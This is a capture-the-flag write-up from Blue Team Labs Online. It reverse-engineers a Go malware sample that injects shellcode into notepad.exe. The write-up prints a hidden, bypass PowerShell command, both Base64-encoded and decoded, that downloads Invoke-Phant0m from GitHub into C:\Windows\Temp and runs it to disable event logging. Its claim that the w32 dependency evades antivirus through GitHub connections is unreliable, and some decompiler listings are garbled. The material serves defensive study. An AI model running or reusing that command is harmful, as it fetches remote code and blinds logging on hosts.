


BLUE TEAM LABS ONLINE

REPORT ON CHALLENGE

“Reverse Engineering - Another Injection”

The analysis was conducted on a Kali Linux environment, making network adapter configuration irrelevant, as the malware relied exclusively on Windows DLL functions for its operations.


Ghidra file analysis:




QUESTION 1

What is the language the program is written?

Ghidra autodetection identified that this executable is written in Golang language.



To make sure that is true - Detect It Easy tool was utilized.



Information obtained of both tools confirm that this executable is written in Golang language.

What is the language the program is written? (1 points)


Golang

Correct! ✓

QUESTION 2

What is the build id?

This information was concluded in Ghidra executable analysis.



The screenshot shows the 'About main.exe' dialog in Ghidra. It displays numerous file properties, including:

Property	Value
Project File Name:	main.exe
Last Modified:	Thu Dec 18 08:06:33 EST 2025
Readonly:	false
Program Name:	main.exe
Language ID:	x86:LE:64:default (4.6)
Compiler ID:	golang
Processor:	x86
Endian:	Little
Address Size:	64
Minimum Address:	00400000
Maximum Address:	00678ffff
# of Bytes:	2566384
# of Memory Blocks:	14
# of Instructions:	0
# of Defined Data:	14477
# of Functions:	0
# of Symbols:	2742
# of Data Types:	30
# of Data Type Categories:	4
Compiler:	golang
Created With Ghidra Version:	11.4.3
Date Created:	Thu Dec 18 08:06:32 EST 2025
Executable Format:	Portable Executable (PE)
Executable Location:	/home/kali/Desktop/main.exe
Executable MD5:	01f0b10802d9b22b92040c092d57f5c1
Executable SHA256:	14460f49ce47c51935a5b966ac458fb42558caa9e406dec6fd5120b6cdcfb54d
FSRL:	file:///home/kali/Desktop/main.exe?MD5=01f0b10802d9b22b92040c092d57f5c1
Golang BuildId:	eckl9EyXq_9c975RxNj1/QkbhTvYWoTcAeJreFwhX/q3HwQW17YdD3iMILFCzB/1ZpNy-9ah0QEvzlOTFcq
Golang app path:	command-line-arguments
Golang dep[0]:	github.com/TheTitanrain/w32 v0.0.0-20200114052255-2654d97dbd3d h1:2xp1BQbqcDDaikHnASWpV
Golang go version:	1.16.3
Golang main package path:	single
Golang main package version:	(devel)
Preferred Root Namespace Category:	
Relocatable:	true
SectionAlignment:	4096

What is the build id? (1 points)

ifvYWoTcAeJreFwhX/q3HwQW17YdD3iMILFCzB/1ZpNy-9ah0QEvzlOTFcq

Correct!



QUESTION 3

What is the dependency package the sample uses for invoking windows APIs

This information is also concluded in Ghidra file analysis.

```
PSNL:                               file:///home/kali/Desktop/main.exe
Golang BuildId:                     eck19EyXq_9c975RxNJ1/QkbhfvYWoTcAeJr
Golang app path:                   command-line-arguments
Golang dep[ 0]:                     github.com/TheTitanrain/w32 v0.0.0-20220111-1545-4a2f3d1
Golang go version:                 1.16.3
Golang main package path:          single
Golang main target:                /main
```

This package's task is to bypass antivirus services. Github is a relatable site and a process making connections to it seems relatively not dangerous. Also when executable is not importing windows.h (c++) like libraries - antivirus won't detect it fast.

What is the dependency package the sample uses for invoking windows APIs (1 points)

github.com/TheTitanrain/w32


Correct!



QUESTION 4

What is the victim process? (Hint: 32bit)


In Ghidra's Symbol Tree following functions was detected.



Argument given to this function is id of some process.

```
5
7 string abi0 main::main::getprocname(uint32 id)
8 {
9     []uintptr a;
10    []uintptr a_00;
11    int in_GS_OFFSET;
12    string return_value_alias_variable;
13    undefined8 *puVar1;
14    undefined4 *puVar2;
15    uintptr *puVar3;
16    string sVar4;
17    multireturn{uintptr;uintptr;error} local_40;
18
19    while (&stack0x00000000 <= *(undefined1 **)(**int **)(in_GS_OFFSET + 0x28) + 0x10) {
20        runtime::runtime::morestack_noctxt();
21    }
22    puVar1 = (undefined8 *)runtime::runtime::newobject((runtime::_type *)&[2]uintptr__Array_type);
23    *puVar1 = 8;
24    puVar1[1] = (uint)id;
25    a.len = 2;
26    a.array = puVar1;
27    a.cap = 2;
28    local_40 = syscall::syscall.(*LazyProc).Call
29                ((syscall.LazyProc *)github.com/TheTitanrain/w32.procCreateToolhelp32Snapshot
30                 ,a);
31    puVar2 = (undefined4 *)
32        runtime::runtime::newobject
33            ((runtime::_type *)
34             &github.com/TheTitanrain/w32::
35             github.com/TheTitanrain/w32.MODULEENTRY32__Struct_type);
36    *puVar2 = 0x438;
37    puVar3 = (uintptr *)runtime::runtime::newobject((runtime::_type *)&[2]uintptr__Array_type);
38    if (local_40.>r0 == 0) {
39        local_40.>r0 = 0;
40    }
41    *puVar3 = local_40.>r0;
42    puVar3[1] = (uintptr)puVar2;
43    a_00.len = 2;
44    a_00.array = puVar3;
45    a_00.cap = 2;
46    local_40 = syscall::syscall.(*LazyProc).Call
47                ((syscall.LazyProc *)github.com/TheTitanrain/w32.procModule32First,a_00);
48    if (local_40.>r0 != 0) {
49        sVar4 = github.com/TheTitanrain/w32::github.com/TheTitanrain/w32.UTF16PtrToString
50                ((uint16 *)puVar2 + 0xc));
51    }
52    return sVar4;
53 }
```

This function seems to get process name from getprocname function and then compare it to some variable.



```
Decompile: main.getpid - (main.exe)
23 int iVar4;
24 string sVar5;
25 DWORD *local_78;
26 char local_68;
27 undefined *local_18;
28 undefined8 uStack_10;
29
30 while (&uStack_10 <= *(undefined8 **)(**int **)(in_GS_OFFSET + 0x28) + 0x10) {
31     runtime::runtime.morestack_noctxt();
32 }
33 local_18 = &DAT_004db094;
34 uStack_10 = 0xb;
35 local_78 = (DWORD *)runtime::runtime.makeslice((runtime._type *)&uint32__Uint32_type,1000,1000);
36 lpidProcess = local_78;
37 pdVar3 = (dword *)runtime::runtime.newobject((runtime._type *)&uint32__Uint32_type);
38 ppuVar2 = &local_18;
39 lpcbNeeded = (LPDWORD)0x0;
40 do {
41     b = *ppuVar2;
42     cb = ppuVar2[1];
43     iVar4 = 1000;
44     x = lpidProcess;
45     github.com/TheTitanrain/w32:.github.com/TheTitanrain/w32.EnumProcesses
46         (lpidProcess,(DWORD)cb,lpcbNeeded);
47     if (local_68 != '\0') {
48         dVar1 = *pdVar3;
49         if (1000 < dVar1 >> 2) {
50             /* WARNING: Subroutine does not return */
51             runtime::runtime.panicSliceAcap((int)x,iVar4);
52         }
53         for (iVar4 = 0; iVar4 < (int)(uint)(dVar1 >> 2); iVar4 = iVar4 + 1) {
54             sVar5 = main.getprocname((uint32 *)((int)lpidProcess + iVar4 * 4));
55             dwMilliseconds = extraout_RDI;
56             if (((undefined *)sVar5).len == cb) &&
57                 (local_78._0_1_ = runtime::runtime.memequal(sVar5.str,b,(uintptr)sVar5.len),
58                  dwMilliseconds = extraout_RDI_00, local_78._0_1_));
59             return;
60         }
61         time::time.Sleep(dwMilliseconds);
62     }
63 }
64 lpcbNeeded = (LPDWORD)((int)lpcbNeeded + 1);
65 if (0 < (int)lpcbNeeded) {
66     return;
67 }
68 ppuVar2 = ppuVar2 + 2;
69 } while( true );
70}
71}
```

The screenshot shows the OllyDbg debugger interface with the assembly window open. The code is decompiled into C-like pseudocode. A specific line of code, `b = *ppuVar2;`, is highlighted with a green background.

```
23 int iVar4;
24 string sVar5;
25 DWORD *local_78;
26 char local_68;
27 undefined *local_18;
28 undefined8 uStack_10;
29
30 while (&uStack_10 <= *(undefined8 **)(**(int **)(in_GS_OFFSET + 0x28) + 0x10)) {
31     runtime::runtime.morestack_noctxt();
32 }
33 local_18 = &DAT_004db094;
34 uStack_10 = 0xb;
35 local_78 = (DWORD *)runtime::runtime.makeslice((runtime._type *)&uint32__Uint32_type,1000,1000);
36 lpidProcess = local_78;
37 pdVar3 = (dword *)runtime::runtime.newobject((runtime._type *)&uint32__Uint32_type);
38 ppuVar2 = &local_18;
39 lpcbNeeded = (LPDWORD)0x0;
40 do {
41     b = *ppuVar2;
42     cb = ppuVar2[1];
43     iVar4 = 1000;
44     x = lpidProcess;
45     github.com/TheTitanrain/w32::github.com/TheTitanrain/w32.EnumProcesses
46         (lpidProcess,(DWORD)cb,lpcbNeeded);
47     if (local_68 != '\0') {
48         dVar1 = *pdVar3;
49         if (1000 < dVar1 >> 2) {
50             /* WARNING: Subroutine does not return */
51             runtime::runtime.panicSliceAcap((int)x,iVar4);
52         }
53         for (iVar4 = 0; iVar4 < (int)(uint)(dVar1 >> 2); iVar4 = iVar4 + 1) {
54             sVar5 = main.getprocname(*(uint32 *)((int)lpidProcess + iVar4 * 4));
55             dwMilliseconds = extraout_RDI;
56             if (((undefined *)sVar5.len == cb) &&
57                 (local_78._0_1_ == runtime::runtime.memequal(sVar5.str,b,(uintptr)sVar5.len),)
58                 dwMilliseconds = extraout_RDI_00, local_78._0_1_));
59             return;
60         }
61         time::time.Sleep(dwMilliseconds);
62     }
63 }
64 lpcbNeeded = (LPDWORD)((int)lpcbNeeded + 1);
65 if (0 < (int)lpcbNeeded) {
66     return;
67 }
68 ppuVar2 = ppuVar2 + 2;
69 } while( true );
70}
71
```

Some data is assigned to local_18 variable, and next it's value is assigned to ppuVar2 variable. In line 57 memequal function is used to compare sVar5 variable from getprocname and variable b. b variable is pointing to ppuVar2 variable's place in memory.

`b = *ppuVar2;`

So possible victim process name is assigned to DAT_004db094 data.

DAT_004db094

004db094	6e	??	6Eh	n
004db095	6f	??	6Fh	o
004db096	74	??	74h	t
004db097	65	??	65h	e
004db098	70	??	70h	p
004db099	61	??	61h	a
004db09a	64	??	64h	d
004db09b	2e	??	2Eh	.
004db09c	65	??	65h	e
004db09d	78	??	78h	x
004db09e	65	??	65h	e

And so, victim process name is notepad.exe

What is the victim process? (Hint: 32bit) (2 points)


notepad.exe

Correct! ✓

QUESTION 5

What is the process invoked from the shellcode?

The Ghidra Symbol Tree revealed a function identified as main.inject.



Analysis of the decompiled code indicates that this function accepts two primary arguments: a PID (Process Identifier) and a shellcode buffer.

```
C:\fj Decompile: main.inject - (main.exe)
1
2 /* DWARF original prototype: void main.inject([]uint8 shellcode, uint32 pid)
3  Golang function info: Flags: []
4  Golang source: C:/btlo/main.go:44
5  Golang stacktrace signature: func main.inject() ??? */
6
7 void abi0 main::main.inject([]uint8 shellcode,uint32 pid)
8
9{
10    string name;
11    interface {} e;
12    interface {} e_00;
13    interface {} e_01;
```

The main.inject function is invoked within the malware's entry point, main.main.

004b4b25(*)
XREF[5]: Entry Point(*), 004b4b59(j),
main.main:004b4c70(c),
0054d4a0(*), 00569d78(*)

main.go:44 (31)

```
Decompile: main.main - (main.exe)
1  //lang: golang
2  //func main.main() {
3  //    . . .
4  Golang source: C:/btlo/main.go:81
5  Golang stacktrace signature: func main.main() ??? */
6
7 void abi0 main::main.main(int * __return_storage_ptr__,int _Argc,char **_Argv,char **_Env)
8
9{
10    io.Writer w;
11    []uint8 shellcode;
12    []interface {} a;
13    DWORD dwMilliseconds;
14    int in_GS_OFFSET;
15    uint32 pid;
16    undefined4 uVar1;
17    undefined8 *puVar2;
18    runtime._type *local_18;
19    undefined **ppuStack_10;
20
21    while (&stack0x00000000 <= *(undefined **)(**(int **)(in_GS_OFFSET + 0x28) + 0x10)) {
22        runtime::runtime.morestack_noctxt();
23    }
24    puVar2 = (undefined8 *)runtime::runtime.newobject((runtime._type *)&[746]uint8__Array_type);
25    *puVar2 = 0x896000000082e0fc;
26    puVar2[1] = 0xb30508b64c031e5;
27    runtime::runtime.duffcopy_00466d5c((undefined8 *)((int)puVar2 + 10),(undefined8 *)&DAT_005046fa);
28    local_18 = &string__String_type;
29    ppuStack_10 = &PTR_DAT_00502078;
30    pid = 0x503508;
31    uVar1 = 0;
32    w.data = os.Stdout;
33    w.tab = (io.Writer_itab *)&os::*os.File_implements__io.Writer_itab;
34    a.len._0_4_ = 1;
35    a.array = (interface {}) *local_18;
36    a.len._4_4_ = 0;
37    a.cap = 1;
38    fmt::fmt.Println(w,a);
39    while( true ) {
40        main.getpid((int *)CONCAT44(uVar1,pid));
41        if (pid != 0) break;
42        pid = 1000000000;
43        uVar1 = 0;
44        time::Sleep(dwMilliseconds);
45    }
46    shellcode.len = 0x2ea;
47    shellcode.array = (uint8 *)puVar2;
48    shellcode.cap = 0x2ea;
49    main.inject(shellcode,pid);
50    return;
51}
52}
```

During static analysis, the specific code segment responsible for preparing the shellcode and passing it to the injection routine was successfully located and verified.

Listing: main.exe - (564 addresses selected)

```

4  Golang source: C:/btle/main.go:81
5  Golang stacktrace signature: func main.main() ??? */
6
7 void abi0 main::main(int * __return_storage_ptr__,int _Argc,char ** _Argv,char ** _Env)
8{
9{
10 io.Writer w;
11 []uint8 shellcode;
12 [Interface {}] a;
13 WORD dwMilliseconds;
14 int in_GS_OFFSET;
15 uint32 pid;
16 undefined4 uVar1;
17 undefined8 *puVar2;
18 runtime._type *local_18;
19 undefined **ppuStack_10;
20
21 while (&stack0x00000000 < *(undefined *)(**(int **)(in_GS_OFFSET + 0x28) + 0x10)) {
22     runtime::runtime_morestack_noexit();
23 }
24 puVar2 = (undefined8 *)runtime::runtime_newobject((runtime._type *)&[746]uint8__Array_type);
25 *puVar2 = 0x89600000000000000000000000000000;
26 puVar2[1] = 0x80305000000000000000000000000000;
27 runtime::runtime_duffcopy_00466d5c((undefined8 *)((int)puVar2 + 10),(undefined8 *)&DAT_05046fa);
28 local_18 = &string__String_type;
29 ppuStack_10 = &PTR_DAT_00502078;
30 pid = 0x503506;
31 uVar1 = 0;
32 v.data = os.Stdout;
33 v.tab = (io.Writer__tab *)os::os.File__implme
34 a.len_.0_4_ = 1;
35 a.array = (Interface {})&local_18;
36 a.len_.4_4_ = 0;
37 a.cap = 1;
38 fmt::fnt.Println(w,a);

```

PTR_DAT_005049e0 XREF[2]: ti ti

005049e0 35 d2 4d addr DAT_004dd235

What is the process invoked from the shellcode? (1 points)

powershell.exe

Correct! ✓

QUESTION 6

What is the name of the created file?

To extract the full command string utilized by the malware, the Patch Data feature in Ghidra was employed. The following obfuscated string was identified:

```
"powershell -ep bypass -W hidden -enc
$QBuAHYAbwBrAGUALQBXAGUAYgbSAGUAcQB1AGUAcwB0ACAAIgBoAHQAdABwAHMAOgAvA
C8AcgBhAHcALgbnAGkAdABoAHUAYgB1AHMAZQBByAGMAbwBuAHQAZQBuAHQALgbjAG8AbQ
AvAgGAbABsAGQ Ae gAvAEkAbgB2AG8AawBIAC0AUABoAGEAbgB0ADAAbQAvAG0AYQBzAHQ
AZQBvAC8ASQBuAHYAbwBrAGUALQBQAGgAYQBuAHQAMABtAC4AcABzADEAIgAgAC0AtWB1
AHQARgBpAGwAZQAgACIAQwA6FwAVwBpAg4AZABvAHcAcwBcAFQAZQBtAHAXABjAGgAY
QBuAGCAZQAuAHAAc wAxACIA0wAgAEkAbQbwAG8AcgB0AC0ATQBvAGQAdQB sAGUAIABDAD
oAXABXAGkAbgBkAG8AdwBzAFwAVAB1AG0AcABCAGMAaABhAG4AZwBIAC4AcABzADEAOwb
JAG4AdgBvAGsAZQAtAFAAaABhAG4AdAAwAG0AOwA="
```

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Base64
- Input:** A long Base64 encoded string.
- Alphabet:** Alphabet dropdown set to "A-Za-z0-9+=".
- Options:** "Remove non-alphabet chars" is checked.
- Output:** The decoded command: `Invoke-WebRequest "https://raw.githubusercontent.com/h11dz/Invoke-Phant0m/master/Invoke-Phant0m.ps1" -OutFile "C:\Windows\Temp\change.ps1"; Import-Module C:\Windows\Temp\change.ps1;Invoke-Phant0m;`

Decoding the Base64 string yields the following command:

```
Invoke-WebRequest "https://raw.githubusercontent.com/h11dz/Invoke-Phant0m/master/Invoke-Phant0m.ps1" -OutFile "C:\Windows\Temp\change.ps1"; Import-Module C:\Windows\Temp\change.ps1;Invoke-Phant0m;
```

Based on this evidence, it is confirmed that the malicious file created on the system is `change.ps1`.

QUESTION 7

What is the name of the actual tool executed?

The decoded command reveals that the malware downloads and executes a script known as Invoke-Phant0m.

```
Invoke-WebRequest "https://raw.githubusercontent.com/h11dz/Invoke-  
Phant0m/master/Invoke-Phant0m.ps1" -OutFile  
"C:\Windows\Temp\change.ps1"; Import-Module  
"C:\Windows\Temp\change.ps1"; Invoke-Phant0m;
```

“Invoke-Phant0m.ps1 is a PowerShell script designed for post-exploitation in offensive security operations. It functions as a Windows Event Log Killer, targeting the Event Log Service (specifically svchost.exe processes) to disable system logging on a compromised Windows host. “